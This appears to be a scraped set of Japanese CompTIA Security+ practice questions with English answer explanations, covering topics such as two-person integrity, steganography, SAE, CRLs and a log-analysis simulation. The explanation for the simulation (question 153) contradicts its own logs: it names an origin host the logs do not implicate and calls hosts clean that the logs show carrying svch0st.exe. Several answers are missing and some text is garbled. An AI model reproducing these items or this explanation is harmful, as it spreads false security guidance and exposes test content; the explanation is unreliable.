プロセスに 2 人による整合性セキュリティ制御が必要な理由を最もよく説明しているのはどれですか。
A. アクティビティが、1 人のユーザーで完了する場合の半分の時間で完了する可能性を高める
B. 別の部門の2人のユーザーが、許可されたユーザーによって実行されているアクティビティを観察することを許可する
C. 手順が誤って実行されたり、権限のないユーザーによって実行されたりするリスクを軽減するため
D. 1人がCCTVカメラで録画されながら活動を行うことを許可する
正解: **(**正解を表示します**)**
A two-person integrity security control is implemented to minimize the risk of errors or unauthorized actions.
This control ensures that at least two individuals are involved in critical operations, which helps to verify the accuracy of the process and prevents unauthorized users from acting alone. It's a security measure commonly used in sensitive operations, like financial transactions or access to critical systems, to ensure accountability and accuracy.
References =
CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.
CompTIA Security+ SY0-601 Study Guide: Chapter on Security Operations and Management.

質問: **149**
システム管理者は、会社の内部ファイル サーバーが非常に遅く、断続的にしか動作していないという警告を受け取ります。システム管理者はサーバー管理ソフトウェアを確認し、サーバーに関する次の情報を見つけます。

ServerName	#Connections	CPU%	MEM%	Read/s	Writes/s
FileSev01	12	99.6%	97%	50KB/s	100KB/s

このアラートをトリガーした可能性が高い指標は次のどれですか?
A. ネットワーク飽和
B. 同時セッションの使用
C. アカウントのロックアウト
D. リソース消費

正解: **(**正解を表示します**)**

質問: **150**
セキュリティアナリストは、会社が購入しようとしている SaaS アプリケーションのセキュリティをレビューしています。
セキュリティ アナリストが SaaS アプリケーション ベンダーに要求する必要があるドキュメントは次のうちどれですか。
A. サービスレベル契約
B. 第三者監査
C. 作業明細書
D. データプライバシー契約
正解: **B (**コメントを発表する**)**
A third-party audit provides an independent assessment of the SaaS vendor's security controls, compliance, and practices. This documentation helps verify that the vendor meets security standards and follows best practices.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.3: "Third-party audits offer independent verification of vendor security controls." Exam Objectives 5.3: "Summarize third-party risk management concepts."

質問: **151**
グラフィック画像内にコードやテキストを隠すプロセスを説明しているのは次のどれですか?
A. 対称暗号化
B. ハッシュ
C. データマスキング
D. ステガノグラフィー
正解: **D (**コメントを発表する**)**
Steganography is the process of hiding information within another medium, such as an image, audio, video, or text file. The hidden information is not visible or noticeable to the casual observer, and can only be extracted by using a specific technique or key. Steganography can be used for various purposes, such as concealing secret messages, watermarking, or evading detection by antivirus software12 References:
1: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 5: Cryptography and PKI, page
233 2: CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 5: Cryptography and PKI, page 235

質問: **152**
次の脅威アクターのうち、巨額の資金を使って他国にある重要なシステムを攻撃する可能性が高いのはどれですか?
A. インサイダー
B. 未熟な攻撃者
C. 国民国家

D. ハクティビスト
正解**: C (**コメントを発表する**)**
A nation-state is a threat actor that is sponsored by a government or a political entity to conduct cyberattacks against other countries or organizations. Nation-states have large financial resources, advanced technical skills, and strategic objectives that may target critical systems such as military, energy, or infrastructure. Nation-states are often motivated by espionage, sabotage, or warfare12. References = 1:
CompTIA Security+ SY0-701 Certification Study Guide, page 542: Threat Actors - CompTIA Security+ SY0-701 - 2.1, video by Professor Messer.

質問**: 153**
あなたは、ネットワーク上の潜在的な感染を調査しているセキュリティ管理者です。
各ホストとファイアウォールをクリックします。すべてのログを確認し、感染元となったホストを特定し、残りのホストをクリーンまたは感染として拒否します。

192.168.10.37



```
4/17/2019 14:30  Info   Scheduled scan initiated
4/17/2019 14:31  Info   Checking for update
4/17/2019 14:32  Info   No update available
4/17/2019 14:33  Info   Checking for definition update
4/17/2019 14:34  Info   No definition update available
4/17/2019 14:35  Info   Scan type = full
4/17/2019 14:36  Info   Scan start
4/17/2019 14:37  Info   Scanning system files
4/17/2019 14:38  Info   Scanning temporary files
4/17/2019 14:39  Info   Scanning services
4/17/2019 14:40  Info   Scanning boot sector
4/17/2019 14:41  Info   Scan complete
4/17/2019 14:42  Info   Files removed: 0
4/17/2019 14:43  Info   Files quarantined: 0
4/17/2019 14:44  Info   Boot sector: clean
4/17/2019 14:45  Info   Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30  Info   Scheduled scan initiated
4/18/2019 14:31  Info   Checking for update
4/18/2019 14:32  Info   No update available
4/18/2019 14:33  Info   Checking for definition update
4/18/2019 14:34  Info   Update available v10.2.3.4440
4/18/2019 14:33  Info   Downloading update
4/18/2019 14:35  Info   Definition update complete
4/18/2019 14:35  Info   Scan type = full
4/18/2019 14:36  Info   Scan start
4/18/2019 14:37  Info   Scanning system files
4/18/2019 14:37  Warn   File found svch0st.exe match definition v10.2.3.4440
4/18/2019 14:37  Warn   File quarantined svch0st.exe
4/18/2019 14:38  Info   Scanning temporary files
```

192.168.10.41

```
4/17/2019 14:36  Info   Scan start
4/17/2019 14:37  Info   Scanning system files
4/17/2019 14:38  Info   Scanning temporary files
4/17/2019 14:39  Info   Scanning services
4/17/2019 14:40  Info   Scanning boot sector
4/17/2019 14:41  Info   Scan complete
4/17/2019 14:42  Info   Files removed: 0
4/17/2019 14:43  Info   Files quarantined: 0
4/17/2019 14:44  Info   Boot sector: clean
4/17/2019 14:45  Info   Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30  Info   Scheduled scan initiated
4/18/2019 14:31  Info   Checking for update
4/18/2019 14:32  Info   No update available
4/18/2019 14:33  Info   Checking for definition update
4/18/2019 14:34  Error  Unable to reach update server
4/18/2019 14:35  Info   Scan type - full
4/18/2019 14:36  Info   Scan start
4/18/2019 14:37  Info   Scanning system files
4/18/2019 14:37  Warn   File svch0st.exe match heuristic pattern 0c09488c08d0f3k
4/18/2019 14:37  Error  Unable to quarantine file svch0st.exe
4/18/2019 14:38  Info   Scanning temporary files
4/18/2019 14:39  Info   Scanning services
4/18/2019 14:40  Info   Scanning boot sector
4/18/2019 14:41  Info   Scan complete
4/18/2019 14:42  Info   Files removed: 0
4/18/2019 14:43  Info   Files quarantined: 0
4/18/2019 14:43  Warn   File quarantine file
4/18/2019 14:44  Info   Boot sector: clean
4/18/2019 14:45  Info   Next scheduled scan: 4/19/2019 14:30
```


Firewall

Timestamp		Source	Destination	Destination Port	Application	Action	Client Bytes	Server Bytes
4/17/2019	16:01:44	10.10.9.18	57.203.54.183	443	ssl	Permit	6953	99427
4/17/2019	16:01:58	192.168.10.37	57.203.54.221	443	ssl	Permit	9301	199386
4/17/2019	16:17:06	192.168.10.22	10.10.9.12	135	rpc	Permit	175	1504
4/17/2019	16:27:36	192.168.10.41	10.10.9.12	445	smbv1	Permit	345	34757
4/17/2019	16:28:06	10.10.9.12	192.168.10.41	135	rpc	Permit	754	4771
4/17/2019	16:33:31	10.10.9.18	192.168.10.22	135	rpc	Permit	643	2355
4/17/2019	16:35:36	192.168.10.37	10.10.9.12	135	smbv2	Permit	649	5644
4/17/2019	23:58:36	10.10.9.12	192.168.10.41		icmp	Permit	128	128
4/17/2019	23:58:43	10.10.9.12	192.168.10.22		icmp	Permit	128	128
4/17/2019	23:58:45	10.10.9.12	192.168.10.37		icmp	Permit	128	128
4/18/2019	2:31:36	10.10.9.18	192.168.10.41	445	smbv2	Permit	1874	23874
4/18/2019	2:31:45	192.168.10.22	57.203.55.29	8080	http	Permit	7203	75997
4/18/2019	2:31:51	10.10.9.18	57.203.56.201	443	ssl	Permit	9953	199730
4/18/2019	2:31:02	192.168.10.22	57.203.55.234	443	http	Permit	4937	84937
4/18/2019	2:39:11	192.168.10.41	57.203.53.89	8080	http	Permit	8201	133183
4/18/2019	2:39:12	10.10.9.18	57.203.55.19	8080	ssl	Permit	1284	9102854
4/18/2019	2:39:32	192.168.10.37	57.203.56.113	443	ssl	Permit	9341	9938
4/18/2019	13:37:36	192.168.10.22	10.10.9.18	445	smbv3	Permit	1874	23874
4/18/2019	13:39:43	192.168.10.22	10.10.9.18	135	rpc	Permit	673	41358
4/18/2019	13:45:04	10.10.9.18	192.168.10.37	135	rpc	Permit	693	1952
4/18/2019	13:47:44	10.10.9.12	192.168.10.41	445	smbv3	Permit	482	3505
4/18/2019	13:52:57	10.10.9.18	192.168.10.22	135	rpc	Permit	545	9063
4/18/2019	13:53:01	192.168.10.37	10.10.9.12	335	smbv3	Permit	876	8068
4/18/2019	14:30:04	10.10.9.12	57.203.56.231	443	ssl	Permit	9901	199730
4/18/2019	14:30:04	192.168.10.37	57.203.56.143	443	ssl	Permit	10092	209938




10.10.9.18

```
4/17/2019 14:30  Info   Scheduled scan initiated
4/17/2019 14:31  Info   Checking for update
4/17/2019 14:32  Info   No update available
4/17/2019 14:33  Info   Checking for definition update
4/17/2019 14:34  Info   No definition update available
4/17/2019 14:35  Info   Scan type = full
4/17/2019 14:36  Info   Scan start
4/17/2019 14:37  Info   Scanning system files
4/17/2019 14:38  Info   Scanning temporary files
4/17/2019 14:39  Info   Scanning services
4/17/2019 14:40  Info   Scanning boot sector
4/17/2019 14:41  Info   Scan complete
4/17/2019 14:42  Info   Files removed: 0
4/17/2019 14:43  Info   Files quarantined: 0
4/17/2019 14:44  Info   Boot sector: clean
4/17/2019 14:45  Info   Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30  Info   Scheduled scan initiated
4/18/2019 14:31  Info   Checking for update
4/18/2019 14:32  Info   No update available
4/18/2019 14:33  Info   Checking for definition update
4/18/2019 14:34  Error  Unable to reach update server
4/18/2019 14:35  Info   Scan type = full
4/18/2019 14:36  Info   Scan start
4/18/2019 14:37  Info   Scanning system files
4/18/2019 14:37  Warn   File svch0st.exe match heuristic pattern 0c09488c08d0f3k
4/18/2019 14:37  Error  Unable to quarantine file svch0st.exe
4/18/2019 14:38  Info   Scanning temporary files
4/18/2019 14:39  Info   Scanning services
4/18/2019 14:40  Info   Scanning boot sector
4/18/2019 14:41  Info   Scan complete
```




正解:



Explanation:

A screenshot of a computer AI-generated content may be incorrect.



Based on the logs, it seems that the host that originated the infection is 192.168.10.22. This host has a suspicious process named svchost.exe running on port 443, which is unusual for a Windows service. It also has a large number of outbound connections to different IP addresses on port 443, indicating that it is part of a botnet.
The firewall log shows that this host has been communicating with 10.10.9.18, which is another infected host on the engineering network. This host also has a suspicious process named svchost.exe running on port 443, and a large number of outbound connections to different IP addresses on port 443.
The other hosts on the R & D network (192.168.10.37 and 192.168.10.41) are clean, as they do not have any suspicious processes or connections.

質問: **154**
新たな脆弱性により、システムからデータを不正に移動できるタイプのマルウェアが有効化されます。
次のどれがこの動作を検出しますか?
A. 暗号化の実装
B. 送信トラフィックの監視
C. デフォルト設定を使用する
D. 開いているポートをすべて閉じる
正解: **B** (コメントを発表する)
Monitoring outbound traffic is essential for detecting unauthorized data exfiltration from a system. A new vulnerability that allows malware to move data unauthorizedly would typically attempt to send this data out of the network. By monitoring outbound traffic, security tools can detect unusual data transfers, trigger alerts, and help prevent the exfiltration of sensitive information.

References =
* CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Threat Detection and Response.

質問: **155**
従業員が新しいシステム管理者に悪意のある Web リンクを電子メールで送信し、管理者に電子メール サーバーのパスワードを変更するよう説得しました。従業員はこのアクセスを使用して、主要人物のメールボックスを削除しました。次のセキュリティ認識の概念のうち、今後この脅威を防ぐのに役立つものはどれですか。
A. 電子メールポリシーの確認
B. パスワード管理の使用
C. 状況認識トレーニングの提供
D. フィッシングの見分け方
正解: **D (**コメントを発表する**)**

質問: **156**
あるデバイスから別のデバイスに転送されたファイルの整合性を確認するために、技術者は次のどれを実行する必要がありますか?
A. 認証
B. 難読化
C. ハッシュ
D. 暗号化
正解: **C (**コメントを発表する**)**
Comprehensive and Detailed Explanation From Exact Extract:
Hashing is the process used to verify file integrity. When transferring a file between devices, a hash value (such as SHA-256) is generated before the transfer and then recomputed afterward. If the two hash values match, the file has not been altered, corrupted, or tampered with during transmission.
Authentication (A) verifies identity, not file integrity. Obfuscation (B) hides meaning but does not detect modification. Encryption (D) protects confidentiality but does not guarantee integrity unless combined with hashing or digital signatures.
CompTIA Security+ SY0-701 covers hashing under cryptographic functions used for integrity verification.
Hash algorithms ensure that even a single byte change results in a completely different hash value (the avalanche effect). This makes hashing the standard method for verifying the integrity of transferred files, software downloads, backups, and system images.

質問: **157**
システム管理者は、顧客取引の処理に不可欠なシステムの 1 つがサポート終了のオペレーティング システムを実行していることに気付きました。次のどの手法が企業のセキュリティを強化できるでしょうか。
A. システムにHIDSをインストールする
B. システムを隔離されたVLANに配置する
C. システムの廃止
D. システムのハードドライブを暗号化する
正解: **(**正解を表示します**)**

To enhance security for a system running an end-of-life operating system, placing the system in an isolated VLAN is the most effective approach. By isolating the system from the rest of the network, you can limit its exposure to potential threats while maintaining its functionality. This segmentation helps protect the rest of the network from any vulnerabilities in the outdated system.
Installing HIDS (Host-based Intrusion Detection System) can help detect intrusions but won't mitigate the risks posed by an unsupported OS.
Decommissioning may not be feasible if the system is critical.
Encrypting the system's hard drive protects data at rest but doesn't address vulnerabilities from an outdated OS.

質問**: 158**
無線管理者が小規模オフィスにパスワードを使用した新しいネットワークを構築します。パスワードが無線傍受された場合、ネットワークは総当たり攻撃の影響を軽減する必要があります。次のセキュリティ設定のうち、この目的を達成するのに役立つのはどれですか？
A. WIPS
B. SSO
C. WPS
D. SAE
正解**: (**正解を表示します**)**
SAE, or Simultaneous Authentication of Equals, is the correct answer. SAE is used with WPA3-Personal and replaces the weaker pre-shared key exchange approach used in earlier WPA versions. Its major security benefit is resistance to offline dictionary and brute-force attacks after over-the-air capture. With older WPA
/WPA2-PSK handshakes, an attacker could capture the handshake and repeatedly test guessed passwords offline. SAE changes the authentication exchange so captured traffic is not useful in the same way for mass offline guessing. WIPS can detect or prevent wireless intrusions, but it does not directly strengthen the password authentication exchange. SSO is an identity convenience mechanism, and WPS is a risky setup feature historically associated with PIN brute-force weaknesses.

質問**: 159**
ある会社は、サービス プロバイダーと毎年契約を結んでいます。一般的な契約条件は、すべての契約で同じです。会社はプロセスを簡素化し、3 年ごとに一般的な条件を見直すことを望んでいます。次の文書のうち、一般的な条件を設定するための最適な方法はどれですか。
A. MSA
B. NDA
C. MOU
D. SLA
正解**: (**正解を表示します**)**
AMaster Service Agreement (MSA)establishesthe general terms and conditionsfor ongoing business engagements. This allows companies toreuse the same termsacross multiple contracts, revisiting them periodically for updates.
NDA (B)protects confidential information but does not define service terms.
MOU (C)is a non-binding agreement, often used for partnerships, not formal service contracts.
SLA (D)focuses onservice performance expectations, not overall contract terms.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Security Program Management and Oversight domain.

質問**: 160**
侵入テスト中に、ベンダーはアクセス バッジを使用して許可されていない領域に入ろうとします。これは次のどのタイプのテストを表していますか。

A. 防御的
B. パッシブ
C. 攻撃的
D. 物理
正解: **(**正解を表示します**)**
Attempting to enter an unauthorized area using an access badge during a penetration test is an example of a physical test. This type of test evaluates the effectiveness of physical security controls, such as access badges, security guards, and locks, in preventing unauthorized access to restricted areas.
Defensive and offensive testing typically refer to digital or network-based penetration testing strategies.
Passive testing involves observing or monitoring but not interacting with the environment.

質問: **161**
証明機関は、期限切れの証明書に関する情報を公開する必要があります。このタスクを実行するには、次のどれを使用しますか?
A. TPM
B. CRL
C. PKI
D. CSR
正解: **B (**コメントを発表する**)**
ACertificate Revocation List (CRL)is adigitally signed list maintained by a Certificate Authority (CA)that containsrevoked or expired certificates. This prevents clients from trustingcompromised or outdated certificates.
TPM (A)is a hardware security module, unrelated to certificate revocation.
PKI (C)is the overall system managing digital certificates, but it does not store revocation lists.
